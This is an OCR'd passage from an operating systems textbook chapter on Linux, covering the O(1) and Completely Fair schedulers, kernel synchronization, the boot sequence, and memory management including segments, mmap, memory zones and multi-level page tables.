

Figure 10-10. Illustration of Linux runqueue data structures for (a) the Linux O(1) scheduler, and (b) the Completely Fair Scheduler.

reflect the CPU time it already used. Once its timeslice is fully exhausted, it, too, will be placed on the expired array. When there are no more tasks in the active array, the scheduler simply swaps the pointers, so the expired arrays now become active, and vice versa. This method ensures that low-priority tasks will not starve (except when real-time FIFO threads completely hog the CPU, which is unlikely).

Here, different priority levels are assigned different timeslice values, with higher quanta assigned to higher-priority processes. For instance, tasks running at priority level 100 will receive time quanta of 800 msec, whereas tasks at priority level of 139 will receive 5 msec.

The idea here is to get processes out of the kernel fast. If a process is trying to read a disk file, making it wait a second between `read` calls will slow it down enormously. It is far better to let it run immediately after each request is completed, so that it can make the next one quickly. Similarly, if a process was blocked waiting for keyboard input, it is clearly an interactive process, and as such should be given a high priority as soon as it is ready in order to ensure that interactive processes get good service. In this light, CPU-bound processes basically get any service that is left over when all the I/O bound and interactive processes are blocked.

Since Linux does not know a priori whether a task is I/O- or CPU-bound, it relies on continuously maintaining interactivity heuristics. In this manner, Linux distinguishes between static and dynamic priority. The threads' dynamic priority is continuously recalculated, so as to (1) reward interactive threads, and (2) punish CPU-hogging threads. In the O(1) scheduler, the maximum priority bonus is −5, since lower-priority values correspond to higher priority received by the scheduler. The maximum priority penalty is +5. The scheduler maintains a *sleep_avg* variable associated with each task. Whenever a task is awakened, this variable is incremented. Whenever a task is preempted or when its quantum expires, this variable is decremented by the corresponding value. This value is used to dynamically map the task's bonus to values from −5 to +5. The scheduler recalculates the new priority level as a thread is moved from the active to the expired list.

The O(1) scheduling algorithm refers to the scheduler made popular in the early versions of the 2.6 kernel, and was first introduced in the unstable 2.5 kernel. Prior algorithms exhibited poor performance in multiprocessor settings and did not scale well with an increased number of tasks. Since the description presented in the above paragraphs indicates that a scheduling decision can be made through access to the appropriate active list, it can be done in constant O(1) time, independent of the number of processes in the system. However, in spite of the desirable property of constant-time operation, the O(1) scheduler had significant shortcomings. Most notably, the heuristics used to determine the interactivity of a task, and therefore its priority level, were complex and imperfect, and resulted in poor performance for interactive tasks.

To address this issue, Ingo Molnar, who also created the O(1) scheduler, proposed a new scheduler called **CFS** (**Completely Fair Scheduler**). CFS was based on ideas originally developed by Con Kolivas for an earlier scheduler, and was first integrated into the 2.6.23 release of the kernel. It is still the default scheduler for the non-real-time tasks.

The main idea behind CFS is to use a *red-black tree* as the runqueue data structure. Tasks are ordered in the tree based on the amount of time they spend running on the CPU, called *vruntime*. CFS accounts for the tasks' running time with nanosecond granularity. As shown in Fig. 10-10(b), each internal node in the tree corresponds to a task. The children to the left correspond to tasks which had less time on the CPU, and therefore will be scheduled sooner, and the children to the right on the node are those that have consumed more CPU time thus far. The leaves in the tree do not play any role in the scheduler.

The scheduling algorithm can be summarized as follows. CFS always schedules the task which has had least amount of time on the CPU, typically the leftmost node in the tree. Periodically, CFS increments the task's *vruntime* value based on the time it has already run, and compares this to the current leftmost node in the tree. If the running task still has smaller *vruntime*, it will continue to run. Otherwise, it will be inserted at the appropriate place in the red-black tree, and the CPU will be given to task corresponding to the new leftmost node.

To account for differences in task priorities and "niceness," CFS changes the effective rate at which a task's virtual time passes when it is running on the CPU. For lower-priority tasks, time passes more quickly, their *vruntime* value will increase more rapidly, and, depending on other tasks in the system, they will lose the CPU and be reinserted in the tree sooner than if they had a higher priority value. In this manner, CFS avoids using separate runqueue structures for different priority levels.

In summary, selecting a node to run can be done in constant time, whereas inserting a task in the runqueue is done in O(log(*N*)) time, where *N* is the number of tasks in the system. Given the levels of load in current systems, this continues to be acceptable, but as the compute capacity of the nodes, and the number of tasks they can run, increase, particularly in the server space, it is possible that new scheduling algorithms will be needed in the future.

Besides the basic scheduling algorithm, the Linux scheduler includes special features particularly useful for multiprocessor or multicore platforms. First, the runqueue structure is associated with each CPU in the multiprocessing platform. The scheduler tries to maintain benefits from affinity scheduling, and to schedule tasks on the CPU on which they were previously executing. Second, a set of system calls is available to further specify or modify the affinity requirements of a select thread. Finally, the scheduler performs periodic load balancing across runqueues of different CPUs to ensure that the system load is well balanced, while still meeting certain performance or affinity requirements.

The scheduler considers only runnable tasks, which are placed on the appropriate runqueue. Tasks which are not runnable and are waiting on various I/O operations or other kernel events are placed on another data structure, **waitqueue**. A waitqueue is associated with each event that tasks may wait on. The head of the waitqueue includes a pointer to a linked list of tasks and a spinlock. The spinlock is necessary so as to ensure that the waitqueue can be concurrently manipulated through both the main kernel code and interrupt handlers or other asynchronous invocations.

10.3.5 Synchronization in Linux

In the previous section, we mentioned that Linux uses spinlocks to prevent concurrent modifications to data structures like the waitqueues. In fact, the kernel code contains synchronization variables in numerous locations. We will next briefly summarize the synchronization constructs available in Linux.

Earlier Linux kernels had just one **big kernel lock**. This proved highly inefficient, particularly on multiprocessor platforms, since it prevented processes on different CPUs from executing kernel code concurrently. Hence, many new synchronization points were introduced at much finer granularity.

Linux provides several types of synchronization variables, both used internally in the kernel, and available to user-level applications and libraries. At the lowest

level, Linux provides wrappers around the hardware-supported atomic instructions, via operations such as atomic_set and atomic_read. In addition, since modern hardware reorders memory operations, Linux provides memory barriers. Using operations like rmb and wmb guarantees that all read/write memory operations preceding the barrier call have completed before any subsequent accesses take place.

More commonly used synchronization constructs are the higher-level ones. Threads that do not wish to block (for performance or correctness reasons) use spinlocks and spin read/write locks. The current Linux version implements the so-called "ticket-based" spinlock, which has excellent performance on SMP and multicore systems. Threads that are allowed to or need to block use constructs like mutexes and semaphores. Linux supports nonblocking calls like mutex_trylock and sem_trywait to determine the status of the synchronization variable without blocking. Other types of synchronization variables, like futexes, completions, "read-copy-update" (RCU) locks, etc., are also supported. Finally, synchronization between the kernel and the code executed by interrupt-handling routines can also be achieved by dynamically disabling and enabling the corresponding interrupts.

10.3.6 Booting Linux

Details vary from platform to platform, but in general the following steps represent the boot process. When the computer starts, the BIOS performs Power-On-Self-Test (POST) and initial device discovery and initialization, since the OS' boot process may rely on access to disks, screens, keyboards, and so on. Next, the first sector of the boot disk, the **MBR** (**Master Boot Record**), is read into a fixed memory location and executed. This sector contains a small (512-byte) program that loads a standalone program called **boot** from the boot device, such as a SATA or SCSI disk. The *boot* program first copies itself to a fixed high-memory address to free up low memory for the operating system.

Once moved, *boot* reads the root directory of the boot device. To do this, it must understand the file system and directory format, which is the case with some bootloaders such as **GRUB** (**GRand Unified Bootloader**). Other bootloaders, such as Intel's LILO, do not rely on any specific file system. Instead, they need a block map and low-level addresses, which describe physical sectors, heads, and cylinders, to find the relevant sectors to be loaded.

Then *boot* reads in the operating system kernel and jumps to it. At this point, it has finished its job and the kernel is running.

The kernel start-up code is written in assembly language and is highly machine dependent. Typical work includes setting up the kernel stack, identifying the CPU type, calculating the amount of RAM present, disabling interrupts, enabling the MMU, and finally calling the C-language *main* procedure to start the main part of the operating system.

The C code also has considerable initialization to do, but this is more logical than physical. It begins by allocating a message buffer to help debug problems.

As initialization proceeds, messages are written here about what is happening, so that they can be fished out after a boot failure by a special diagnostic program. Think of this as the operating system's cockpit flight recorder (the black box investigators look for after a plane crash).

Next the kernel data structures are allocated. Most are of fixed size, but a few, such as the page cache and certain page table structures, depend on the amount of RAM available.

At this point, the system begins autoconfiguration. Using configuration files telling what kinds of I/O devices might be present, it begins probing the devices to see which ones actually are present. If a probed device responds to the probe, it is added to a table of attached devices. If it fails to respond, it is assumed to be absent and ignored henceforth. Unlike traditional UNIX versions, Linux device drivers do not need to be statically linked and may be loaded dynamically (as can be done in all versions of MS-DOS and Windows, incidentally).

The arguments for and against dynamically loading drivers are interesting and worth stating explicitly. The main argument for dynamic loading is that a single binary can be shipped to customers with divergent configurations and have it automatically load the drivers it needs, possibly even over a network. The main argument against dynamic loading is security. If you are running a secure site, such as a bank's database or a corporate Web server, you probably want to make it impossible for anyone to insert random code into the kernel. The system administrator may keep the operating system sources and object files on a secure machine, do all system builds there, and ship the kernel binary to other machines over a local area network. If drivers cannot be loaded dynamically, this scenario prevents machine operators and others who know the superuser password from injecting malicious or buggy code into the kernel. Furthermore, at large sites, the hardware configuration is known exactly at the time the system is compiled and linked. Changes are rare so having to relink the system when a new device is added is not an issue.

Once all the hardware has been configured, the next thing to do is to carefully handcraft process 0, set up its stack, and run it. Process 0 continues initialization, doing things like programming the real-time clock, mounting the root file system, and creating *init* (process 1) and the page daemon (process 2).

Init checks its flags to see if it is supposed to come up single user or multiuser. In the former case, it forks off a process that executes the shell and waits for this process to exit. In the latter case, it forks off a process that executes the system initialization shell script, */etc/rc*, which can do file system consistency checks, mount additional file systems, start daemon processes, and so on. Then it reads */etc/ttys*, which lists the terminals and some of their properties. For each enabled terminal, it forks off a copy of itself, which does some housekeeping and then executes a program called *getty*.

Getty sets the line speed and other properties for each line (some of which may be modems, for example), and then displays

```
login:
```

on the terminal's screen and tries to read the user's name from the keyboard. When someone sits down at the terminal and provides a login name, *getty* terminates by executing */bin/login*, the login program. *Login* then asks for a password, encrypts it, and verifies it against the encrypted password stored in the password file, */etc/passwd*. If it is correct, *login* replaces itself with the user's shell, which then waits for the first command. If it is incorrect, *login* just asks for another user name. This mechanism is shown in Fig. 10-11 for a system with three terminals.



Figure 10-11. The sequence of processes used to boot some Linux systems.

In the figure, the *getty* process running for terminal 0 is still waiting for input. On terminal 1, a user has typed a login name, so *getty* has overwritten itself with *login*, which is asking for the password. A successful login has already occurred on terminal 2, causing the shell to type the prompt (%). The user then typed

```
cp f1 f2
```

which has caused the shell to fork off a child process and have that process execute the *cp* program. The shell is blocked, waiting for the child to terminate, at which time the shell will type another prompt and read from the keyboard. If the user at terminal 2 had typed *cc* instead of *cp*, the main program of the C compiler would have been started, which in turn would have forked off more processes to run the various compiler passes.

10.4 MEMORY MANAGEMENT IN LINUX

The Linux memory model is straightforward, to make programs portable and to make it possible to implement Linux on machines with widely differing memory management units, ranging from essentially nothing (e.g., the original IBM PC) to

sophisticated paging hardware. This is an area of the design that has barely changed in decades. It has worked well so it has not needed much revision. We will now examine the model and how it is implemented.

10.4.1 Fundamental Concepts

Every Linux process has an address space that logically consists of three segments: text, data, and stack. An example process' address space is illustrated in Fig. 10-12(a) as process *A*. The **text segment** contains the machine instructions that form the program's executable code. It is produced by the compiler and assembler by translating the C, C++, or other program into machine code. The text segment is normally read-only. Self-modifying programs went out of style in about 1950 because they were too difficult to understand and debug. Thus the text segment neither grows nor shrinks nor changes in any other way.



Figure 10-12. (a) Process *A*'s virtual address space. (b) Physical memory. (c) Process *B*'s virtual address space.

The **data segment** contains storage for all the program's variables, strings, arrays, and other data. It has two parts, the initialized data and the uninitialized data. For historical reasons, the latter is known as the **BSS** (historically called **Block Started by Symbol**). The initialized part of the data segment contains variables and compiler constants that need an initial value when the program is started. All the variables in the BSS part are initialized to zero after loading.

For example, in C it is possible to declare a character string and initialize it at the same time. When the program starts up, it expects that the string has its initial value. To implement this construction, the compiler assigns the string a location in the address space, and ensures that when the program is started up, this location contains the proper string. From the operating system's point of view, initialized

data are not all that different from program text—both contain bit patterns produced by the compiler that must be loaded into memory when the program starts.

The existence of uninitialized data is actually just an optimization. When a global variable is not explicitly initialized, the semantics of the C language say that its initial value is 0. In practice, most global variables are not initialized explicitly, and are thus 0. This could be implemented by simply having a section of the executable binary file exactly equal to the number of bytes of data, and initializing all of them, including the ones that have defaulted to 0.

However, to save space in the executable file, this is not done. Instead, the file contains all the explicitly initialized variables following the program text. The uninitialized variables are all gathered together after the initialized ones, so all the compiler has to do is put a word in the header telling how many bytes to allocate. As an example, consider Fig. 10-12(a) again. Here the program text is 8 KB and the initialized data is also 8 KB. The uninitialized data (BSS) is 4 KB. The executable file is only 16 KB (text + initialized data), plus a short header that tells the system to allocate another 4 KB after the initialized data and zero it before starting the program. This trick avoids storing 4 KB of zeros in the executable file.

In order to avoid allocating a physical page frame full of zeros, during initialization Linux allocates a static *zero page*, a write-protected page full of zeros. When a process is loaded, its uninitialized data region is set to point to the zero page. Whenever a process actually attempts to write in this area, the copy-on-write mechanism kicks in, and an actual page frame is allocated to the process.

Unlike the text segment, which cannot change, the data segment can change. Programs modify their variables all the time. Furthermore, many programs need to allocate space dynamically, during execution. Linux handles this by permitting the data segment to grow and shrink as memory is allocated and deallocated. A system call, brk, is available to allow a program to set the size of its data segment. Thus to allocate more memory, a program can increase the size of its data segment. The C library procedure *malloc*, commonly used to allocate memory, makes heavy use of it. The process address-space descriptor contains information on the range of dynamically allocated memory areas in the process, typically called the **heap**.

The third segment is the stack segment. On most machines, it starts at or near the top of the virtual address space and grows down toward 0. For instance, on 32bit x86 platforms, the stack starts at address 0xC0000000, which is the 3-GB virtual address limit visible to the process in user mode. If the stack grows below the bottom of the stack segment, a hardware fault occurs and the operating system lowers the bottom of the stack segment by one page. Programs do not explicitly manage the size of the stack segment.

When a program starts up, its stack is not empty. Instead, it contains all the environment (shell) variables as well as the command line typed to the shell to invoke it. In this way, a program can discover its arguments. For example, when

```
cp src dest
```

is typed, the *cp* program is run with the string "cp src dest" on the stack, so it can find out the names of the source and destination files. The string is represented as an array of pointers to the symbols in the string, to make parsing easier.

When two users are running the same program, such as the editor, it would be possible, but inefficient, to keep two copies of the editor's program text in memory at once. Instead, Linux systems support **shared text segments**. In Fig. 10-12(a) and (c) we see two processes, *A* and *B*, that have the same text segment. In Fig. 10-12(b) we see a possible layout of physical memory, in which both processes share the same piece of text. The mapping is done by the MMU hardware.

Data and stack segments are never shared except after a fork, and then only those pages that are not modified. If either one needs to grow and there is no room adjacent to it to grow into, there is no problem since adjacent virtual pages do not have to map onto adjacent physical pages.

On some computers, the hardware supports separate address spaces for instructions and data. When this feature is available, Linux can use it. For example, on a computer with 32-bit addresses, if this feature is available, there would be 2^{32} bytes of address space for instructions and an additional 2^{32} bytes of address space for the data and stack segments to share. A jump or branch to 0 goes to address 0 of text space, whereas a move from 0 uses address 0 in data space. This feature doubles the address space available.

In addition to dynamically allocating more memory, processes in Linux can access file data through **memory-mapped files**. This feature makes it possible to map a file onto a portion of a process' address space so that the file can be read and written as if it were a byte array in memory. Mapping a file in makes random access to it much easier than using I/O system calls such as read and write. Shared libraries are accessed by mapping them in using this mechanism. In Fig. 10-13, we see a file that is mapped into two processes, at different virtual addresses.

An additional advantage of mapping a file in is that two or more processes can map in the same file at the same time. Writes to the file by any one of them are then instantly visible to the others. In fact, by mapping in a scratch file (which will be discarded after all the processes exit), this mechanism provides a high-bandwidth way for multiple processes to share memory. In the most extreme case, two (or more) processes could map in a file that covers the entire address space, giving a form of sharing that is partway between separate processes and threads. Here the address space is shared (like threads), but each process maintains its own open files and signals, for example, which is not like threads. In practice, however, making two address spaces exactly correspond is never done.

10.4.2 Memory Management System Calls in Linux

POSIX does not specify any system calls for memory management. This topic was considered too ma chine dependent for standardization. Instead, the problem was nicely swept under the rug by saying that programs needing dynamic memory



Figure 10-13. Two processes can share a mapped file.

management can use the *malloc* library procedure (defined by the ANSI C standard). How *malloc* is implemented is thus moved outside the scope of the POSIX standard. In some circles, this approach is known as passing the buck.

In practice, most Linux systems have system calls for managing memory. The most common ones are listed in Fig. 10-14. Brk specifies the size of the data segment by giving the address of the first byte beyond it. If the new value is greater than the old one, the data segment becomes larger; otherwise it shrinks.

System call	Description
s = brk(addr)	Change data segment size
a = mmap(addr, len, prot, flags, fd, offset)	Map a file in
s = unmap(addr, len)	Unmap a file

Figure 10-14. Some system calls relating to memory management. The return code *s* is −1 if an error has occurred; *a* and *addr* are memory addresses, *len* is a length, *prot* controls protection, *flags* are miscellaneous bits, *fd* is a file descriptor, and *offset* is a file offset.

The mmap and munmap system calls control memory-mapped files. The first parameter to mmap, *addr*, determines the address at which the file (or portion thereof) is mapped. It must be a multiple of the page size. If this parameter is 0, the system determines the address itself and returns it in *a*. The second parameter, *len*, tells how many bytes to map. It, too, must be a multiple of the page size. The third parameter, *prot*, determines the protection for the mapped file. It can be marked readable, writable, executable, or some combination of these. The fourth parameter, *flags*, controls whether the file is private or sharable, and whether *addr*

is a requirement or merely a hint. The fifth parameter, *fd*, is the file descriptor for the file to be mapped. Only open files can be mapped, so to map a file in, it must first be opened. Finally, *offset* tells where in the file to begin the mapping. It is not necessary to start the mapping at byte 0; any page boundary will do.

The other call, unmap, removes a mapped file. If only a portion of the file is unmapped, the rest remains mapped.

10.4.3 Implementation of Memory Management in Linux

Each Linux process on a 32-bit machine typically gets 3 GB of virtual address space for itself, with the remaining 1 GB reserved for its page tables and other kernel data. The kernel's 1 GB is not visible when running in user mode, but becomes accessible when the process traps into the kernel. The kernel memory typically resides in low physical memory but it is mapped in the top 1 GB of each process virtual address space, between addresses 0xC0000000 and 0xFFFFFFFF (3–4 GB). On most of the current 64-bit x86 machines, only up to 48 bits are used for addressing, implying a theoretical limit of 256 TB for the size of the addressable memory. Linux splits this memory between the kernel and user space, resulting in a maximum 128 TB per-process virtual address space per process. The address space is created when the process is created and is overwritten on an exec system call. Recent hardware enhancement have made it possible to use up to 57 address bits, which further extends the size of the possible addressable memory to 128 PB (Petabytes).

In order to allow multiple processes to share the underlying physical memory, Linux monitors the use of the physical memory, allocates more memory as needed by user processes or kernel components, dynamically maps portions of the physical memory into the address space of different processes, and dynamically brings in and out of memory program executables, files, and other state information as necessary to utilize the platform resources efficiently and to ensure execution progress. The remainder of this section describes the implementation of various mechanisms in the Linux kernel which are responsible for these operations.

Physical Memory Management

Due to idiosyncratic hardware limitations on many systems, not all physical memory can be treated identically, especially with respect to I/O and virtual memory. Linux distinguishes between the following memory zones:

1. **ZONE_DMA** and **ZONE_DMA32**: pages that can be used for DMA.
2. **ZONE_NORMAL**: normal, regularly mapped pages.
3. **ZONE_HIGHMEM**: pages with high-memory addresses, which are not permanently mapped.

The exact boundaries and layout of the memory zones are architecture dependent. On x86 hardware, certain devices can perform DMA operations only in the first 16 MB of address space, hence ZONE_DMA is in the range 0–16 MB. However, on 64-bit machines, there is additional support for those devices that can perform 32-bit DMA operations, and ZONE_DMA32 marks this region. In addition, if the hardware, like the older-generation i386, cannot directly map memory addresses above 896 MB, ZONE_HIGHMEM corresponds to anything above this mark. ZONE_NORMAL is anything in between them. Therefore, on 32-bit x86 platfor ms, the first 896 MB of the Linux address space are directly mapped, whereas the remaining 128 MB of the kernel address space are used to access high memory resgions. On x86_64, ZONE_HIGHMEM is not defined. The kernel maintains a *zone* structure for each of the three zones, and can perform memory allocations for the three zones separately.

Main memory in Linux consists of three parts. The first two parts, the kernel and memory map, are **pinned** in memory (i.e., never paged out). The rest of memory is divided into page frames, each of which can contain a text, data, or stack page, a page-table page, or be on the free list.

The kernel maintains a map of the main memory which contains all information about the use of the physical memory in the system, such as its zones, free page frames, and so forth. The information, illustrated in Fig. 10-15, is organized as follows.

First of all, Linux maintains an array of **page descriptors**, of type *page*, one for each physical page frame in the system, called *mem_map*. Each page descriptor contains a pointer to the address space that it belongs to, in case the page is not free, a pair of pointers which allow it to form doubly linked lists with other descriptors, for instance to keep together all free page frames, and a few other fields. In Fig. 10-15, the page descriptor for page 150 contains a mapping to the address space the page belongs to. Pages 70, 80, and 200 are free, and they are linked together. The size of the page descriptor is 32 bytes, so the mem_map consumes less than 1% of the physical memory (for a page frame of 4 KB).

Since the physical memory is divided into zones, for each zone Linux maintains a *zone descriptor*. The zone descriptor contains information about the memory utilization within each zone, such as the number of active or inactive pages, low and high watermarks to be used by the page-replacement algorithm described later in this chapter, as well as many other fields.

In addition, a zone descriptor contains an array of free areas. The *i*th element in this array identifies the first page descriptor of the first block of 2^i free pages. Since there may be more than one blocks of 2^i free pages, Linux uses the pair of page-descriptor pointers in each page element to link these together. This information is used in the memory-allocation operations. In Fig. 10-15, free_area[0], which identifies all free areas of main memory consisting of only one page frame (since 2^0 is one), points to page 70, the first of the three free areas. The other free blocks of size one can be reached through the links in each of the page descriptors.



Figure 10-15. Linux' main memory representation.

Finally, since Linux is portable to NUMA architectures (where different memory addresses have different access times), in order to differentiate between physical memory on different nodes (and avoid allocating data structures across nodes), a *node descriptor* is used. Each node descriptor contains information about the memory usage and zones on that particular node. On UMA platforms, Linux describes all memory via one node descriptor. The first few bits within each page descriptor are used to identify the node and the zone that the page frame belongs to.

In order for the paging mechanism to be efficient on both 32- and 64-bit architectures, Linux makes good use of a four-level paging scheme. A three-level paging scheme, originally put into the system for the Alpha, was expanded after Linux 2.6.10, and as of version 2.6.11 a four-level paging scheme is used. Each virtual address is broken up into five fields, as shown in Fig. 10-16. The directory fields are used as an index into the appropriate page directory, of which there is a private one for each process. The value found is a pointer to one of the next-level directories, which are again indexed by a field from the virtual address. The selected

entry in the middle page directory points to the final page table, which is indexed by the page field of the virtual address. The entry found here points to the page needed. On the Pentium, which uses two-level paging, each page's upper and middle directories have only one entry, so the global directory entry effectively chooses the page table to use. Similarly, three-level paging can be used when needed, by setting the size of the upper page directory field to zero. Starting with the 4.14 kernel, five-level page tables are also supported, to leverage the x86-64 hardware extensions originally introduced in the Intel Ice Lake processors.



Figure 10-16. Linux uses four-level page tables.

